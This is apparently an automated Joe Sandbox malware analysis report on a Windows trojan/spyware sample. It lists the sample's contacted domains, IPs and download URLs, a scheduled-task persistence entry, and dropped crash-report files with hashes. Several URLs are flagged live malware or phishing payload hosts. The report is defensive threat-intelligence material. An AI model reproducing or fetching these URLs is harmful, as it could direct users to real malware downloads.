http://91.243.44.130/stlr/maps.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/files/2184_1641247228_8717.exe	100%	Avira URL Cloud	malware	

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
http://https://goo.su/afU3	0%	Avira URL Cloud	safe	
http://file-file-host4.com/tratata.php	0%	URL Reputation	safe	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://unicupload.top/install5.exe	100%	URL Reputation	phishing	
http://data-host-coin-8.com/files/6155_1641424911_5543.exe	100%	Avira URL Cloud	malware	
http://file-file-host4.com/sqlite3.dll	0%	URL Reputation	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://185.233.81.115/32739433.dat?iddqd=1	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://file-file-host4.com/tratata.phpx	0%	Avira URL Cloud	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
unicupload.top	54.38.220.85	true	false		high
f0616387.xsph.ru	141.8.193.236	true	false		high
host-data-coin-11.com	139.28.222.172	true	false		high
bit.ly	67.199.248.10	true	false		high
bitly.com	67.199.248.15	true	false		high
cdn.discordapp.com	162.159.133.233	true	false		high
goo.su	104.21.38.221	true	false		high
transfer.sh	144.76.136.153	true	false		high
privacytools-foryou-777.com	139.28.222.172	true	false		high
file-file-host4.com	139.28.222.172	true	false		high
data-host-coin-8.com	139.28.222.172	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/928021103304134716/928022474753474631/Teemless.exe	false		high
http://f0616387.xsph.ru/blcd.exe	false		high
http://privacytools-foryou-777.com/downloads/toolspab2.exe	true	• 12%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://185.7.214.171:8080/6.php	true	• URL Reputation: malware	unknown
http://host-data-coin-11.com/	false	• URL Reputation: safe	unknown
http://https://bitly.com/a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j2xc%2Fcac3eb98-1640853984%2F%40Cryptobat9.exe	false		high
http://data-host-coin-8.com/files/8584_1641133152_551.exe	true	• 11%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://data-host-coin-8.com/game.exe	true	• 8%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://91.243.44.130/stlr/maps.exe	true	• 11%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://data-host-coin-8.com/files/2184_1641247228_8717.exe	true	• Avira URL Cloud: malware	unknown
http://https://bit.ly/3eHgQQR	false		high
http://https://goo.su/afU3	false	• Avira URL Cloud: safe	unknown
http://file-file-host4.com/tratata.php	false	• URL Reputation: safe	unknown
http://unicupload.top/install5.exe	true	• URL Reputation: phishing	unknown
http://data-host-coin-8.com/files/6155_1641424911_5543.exe	true	• Avira URL Cloud: malware	unknown
http://file-file-host4.com/sqlite3.dll	false	• URL Reputation: safe	unknown
http://https://185.233.81.115/32739433.dat?iddqd=1	true	• Avira URL Cloud: safe	unknown
http://https://transfer.sh/get/BaQ0zM/d.exe	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
139.28.222.172	host-data-coin-11.com	Russian Federation		50113	SUPERSERVERSDATACENTERRU	false
188.166.28.199	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	false
86.107.197.138	unknown	Romania		39855	MOD-EUNL	false
54.38.220.85	unicupload.top	France		16276	OVHFR	false
162.159.133.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
104.21.38.221	goo.su	United States		13335	CLOUDFLARENETUS	false
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false
185.233.81.115	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
185.7.214.171	unknown	France		42652	DELUNETDE	true
141.8.193.236	f0616387.xsph.ru	Russian Federation		35278	SPRINTHOSTRU	false
94.103.94.64	unknown	Russian Federation		48282	VDSINA-ASRU	false
67.199.248.15	bitly.com	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false
185.186.142.166	unknown	Russian Federation		204490	ASKONTELRU	true
67.199.248.10	bit.ly	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false
91.243.44.130	unknown	Russian Federation		395092	SHOCK-1US	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	548650
Start date:	06.01.2022
Start time:	08:07:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 7s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	T5dzWoyBkt.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	46
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@50/36@73/16
EGA Information:	Failed

Copyright Joe Security LLC 2022

HDC Information:	• Successful, ratio: 21% (good quality ratio 15.1%) • Quality average: 55.1% • Quality standard deviation: 40.3%
HCA Information:	• Successful, ratio: 57% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:08:51	Task Scheduler	Run new task: Firefox Default Browser Agent A34A81EA03BD5CB7 path: C:\Users\user\AppData\Roaming\eijrgvi
08:09:00	API Interceptor	7x Sleep call for process: svchost.exe modified
08:09:06	API Interceptor	1x Sleep call for process: DACD.exe modified
08:09:10	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified
08:09:23	API Interceptor	1x Sleep call for process: WerFault.exe modified
08:10:01	API Interceptor	15x Sleep call for process: EF80.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_C48A.exe_2673aa158c6a893c1138be40a650902eb2d08864_a906c4f4_16b24a5a\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8131689038162644
Encrypted:	false
SSDEEP:	96:3EYFM5m8ghjhQoW7RR6tpXIQcQhc6ihcEVcw3Sj+HbHg/opAnQ0DFQ3qOEX/OyE0:7K5m84Hv+f2Aj1f/u7sIS274ItL1
MD5:	FFA64FFB53135179CA3504ECEA761388

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_C48A.exe_2673aa158c6a893c1138be40a650902eb2d08864_a906c4f4_16b24a5a\Report.wer	
SHA1:	BD04CF2A570DC92A4E4A3F01FE77B765608A8519
SHA-256:	C0814EC4BE749555B9BC57CC0D2D45EF723092AE9F63FB67C712055A078EB7AA
SHA-512:	E4224BBCFD580AD8E1CCB91FA4DAC8EAF5EEE17E7781CABA4F1A6293C63D48EC8D5CEFA77717145978E6C182E11D2F7BF6A03F1EB2684F1AAAC065E0C2DC0C6B
Malicious:	false
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.5.9.5.8.9.4.6.6.7.4.4.4.2.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.5.9.5.8.9.6.1.4.2.4.3.9.7.1.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.b.9.e.4.5.e.8.-.e.6.1.7.-.4.e.6.4.-.8.6.f.0.-.4.a.a.5.b.f.6.0.4.4.9.6.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.9.0.4.b.d.5.c.-.9.8.9.c.-.4.5.6.5.-.9.b.d.f.-.9.9.e.6.1.8.6.b.f.3.0.e.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.C.4.8.A...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.a.c.c.-.0.0.0.1.-.0.0.1.c.-.8.1.2.4.-.8.d.b.5.1.7.0.3.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.6.4.9.e.4.6.4.4.9.9.2.e.d.c.d.0.e.2.a.2.b.e.8.b.9.f.f.f.5.0.d.3.0.0.0.0.f.f.f.f.!.0.0.0.0.1.8.d.b.5.5.c.5.1.9.b.b.e.1.4.3.1.1.6.6.2.a.0.6.f.a.e.e.c.c.9.7.5.6.6.e.2.a.f.d.!.C.4.8.A...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.1././.1.2.:.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9092.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	51012
Entropy (8bit):	3.059697002427175
Encrypted:	false
SSDEEP:	1536:h5Hl0Z00CBnC2H5yZyOk4G0Bd/QJRB7RRjkSQLKPFTlNwsAS:h5Hl0Z00CBnC2H5yZyOk4G0Bd/QJ37RL
MD5:	9639EE6323474BD1727E280FB9036B21
SHA1:	1A557BCE0725554A606127E6CF196BC8000ED29D
SHA-256:	E29D9F54930D000AB92189D12B4DEB3455E7C6E7F946A1BC80AD2A3FC32FB0D2
SHA-512:	84943A1730E116D21C749FAFE4EBB185F301C960897027648350591AF67718F6893401E39D031A7A2406AB9EE0FE67DFB78908191FE3BF986FA9E301B73B8ABF
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9487.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Thu Jan 6 16:09:08 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	55196
Entropy (8bit):	2.220467513671632
Encrypted:	false
SSDEEP:	192:Nf8iGejZt0I47fO6VeSCfYrCs5O8+dvJVeUxZMPlKHNDbQaF6pBoUl3iOig5GT27:l/n0W6kqQZPDUgnFjP2/m4
MD5:	E449097EE84DDED661F0E50B9294BB93
SHA1:	3F4B83338B2B630CD955D1D6D5D7C8EBA78AD486
SHA-256:	41FB819F129B64C90C06CA60FD835A79294496DF5397DAA3D3939B16C5DF9A06
SHA-512:	FD6964058D1F2B34FC53ED437E20D1E8EEC64BEAFC5C920290167B3E3BEE63AFDFC5B0325D911D8C9733001E66CD587FEF698149198F0186F65B4D87C101D61
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....$..a.....D...v(.....T.....8.....T.....x.....d.....U.....B.....GenuineIntelW.....T.....a..... .....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9A96.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.697350819507529
Encrypted:	false
SSDEEP:	96:9GiZYWjQojY11QYlYVWaUH2YEZjDYtziAOpDqwhTl4nyzaSrGEupjIr83:9jZDnfyYX8maSrVupsr83
MD5:	95A6C17192DAA133C694926E425D1279
SHA1:	A5407D55DA2E8221041112C522C0C03515AD605E
SHA-256:	BCE3C15C5EC4076085FF28BE89C16A516C05B4A1B9023A000C20B487A8A1C188
SHA-512:	DD2EC8A580F32E43F7C26FC011ED981E76B1685688B9F02181638075C00418A548C22634D96141FE2BC798C59F451801AB3F0EFA6411772BDCC1DC5CAB5337C

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9A96.tmp.txt	
Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9E40.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	51964
Entropy (8bit):	3.0593963688809636
Encrypted:	false
SSDEEP:	1536:qaHZ8lL+BN/ELyxQg4JRfMvpQvJCBNRfjwLQ1XQOo6:qaHZ8lL+BN/ELyxQg4JRfMvpQvJKNRf/
MD5:	00B7C8A4058E7DE333FE9CCA099CA575
SHA1:	F1EE0480008B33C87AD0C5AAA1B3385383658316
SHA-256:	92413D4622D409D9508F037319BFB8F722753FBCCBFF91243C9D9A9146526D0B
SHA-512:	D766431C5BBBA2B422176F9D1A0ECC85BDF9223DB6F3042ED477091C44C035F775BA556F3B94C88E2EAD979CA8C9CC6EF03EDD26A45EF353F7E2BBA05A1FF95
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EBA.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8386
Entropy (8bit):	3.6950308057268044
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiXm6/F6efh6YF2SUgDfBcgmftS1zCpDy89bwpsf0hQm:RrlsNi26Z6YUSUgDigmftS1YwCf2
MD5:	44D50011F077C1546B84C2E9B796D7DF
SHA1:	0D97ED9AAB461386AD0781483B0421B6B7FB039C
SHA-256:	29211ABA4C27408F9A6F6A331C61C698AFAF52A16959C4894F6B8A18DFD4BAC4
SHA-512:	F27987FE689FCB1011F654DEB53D159DE092B7ACE1AB928B73F1C6DFA72DBECD26891B479902DB14FBBE2477C86C71F46C05CE5FF932B85996C5D96F70C5EEBE
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.8.6.0.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F7A.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6978851105837065
Encrypted:	false
SSDEEP:	96:9GiZYWRgXy1ONYhY4LWyBHdYEZtqtziqO4DrwLCxFabrr4opAIM83:9jZDWN25TBCFabr0opXM83
MD5:	04E0A447AACB518675A98D1B4747E655
SHA1:	9E7AB3246C0020C8BB5EAE18BE9DAC10F1F84E31
SHA-256:	31B05853043ADD528910BF72755A7FEBAFAFB182B095DD21F30C8CF4BA2C8A37
SHA-512:	46DC9E3A8A6F02A9A8C893813CEFA3546D5703AC6D1E650237708096728765A35FC9D39A11EFD6BFD52790257E04D5F7D5AC23763851CF7BC417D03DEBCDA3
Malicious:	false
Reputation:	unknown

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F7A.tmp.txt	
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA552.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4677
Entropy (8bit):	4.462680687128651
Encrypted:	false
SSDEEP:	48:cvIwSD8zs5JgtWI9KMWSC8Bs8fm8M4J887Fu+q8vv8Besxxd:uITfLRlSNfJiK1sxxd
MD5:	DEB1520205DD1A7C7533323BC82E2D2B
SHA1:	ADAA096798EF0356D3673072F8CCEBD0838426EE
SHA-256:	67CCCE881CF08FFEF42E7554E594B634D56CDD10B8A1CA61762F97BE2447184C
SHA-512:	C491BCC027C4B3A2ED5962E434DC847DA52F56111A951B69881E1679F43561A98A6682859F0BDC0EBF2C090CB65F7F190A29276AF39766316DFAE709C333C42E
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1330639" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA94D.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	51764
Entropy (8bit):	3.0621285317715796
Encrypted:	false
SSDEEP:	1536:bGH8lVN0ZnyLOk4u9dld1hdVIS6AA5QXk44e87:bGH8lVN0ZnyLOk4u9dld1hdyS6AA5QXo
MD5:	EB89FA4719BFBB3BA4FD8CCA245EE2F4
SHA1:	36918F7E02008D85CC73E171EEDB8C83E943C205
SHA-256:	2CD5120F861AC0F4292E39E3B8F20F7409C3F6B009285A648C540E7A5B2347E6
SHA-512:	E97C7F67C6C25B4DEAAF110C9ECA35CE2065EA0CB71B0B33A3E0D6AA6792DC3A4FF7B37CA953EF4220A83E3386DAD9D8238A26DBB5860273EE3BE35DA929A 3D1
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB11E.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6963233369603725
Encrypted:	false
SSDEEP:	96:9GiZYWCXyWlE8+YFYBWqU5HEYEZBztGibO7zVTwibfaGvsRK2KIaB3:9jZDCayilA7aGvsRK29aB3
MD5:	931D4A8915227AC5EB617448B86F6B32
SHA1:	C952F2E91D71E8439627EA260D3FDDB6F25A6609
SHA-256:	EDCEDB6E9935AC7060A688D8DA66D1336995E70CD4693FD374F466D9ED092504
SHA-512:	F00EBA89533E94D2C5D7D5A0BE557194481C1123BE4B772A451C218C743D69027BCCAEB0628B9A7A6C09BCECC6C462900D252D1C05D02C74E3E79C3E024669 9
Malicious:	false
Reputation:	unknown

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB11E.tmp.txt	
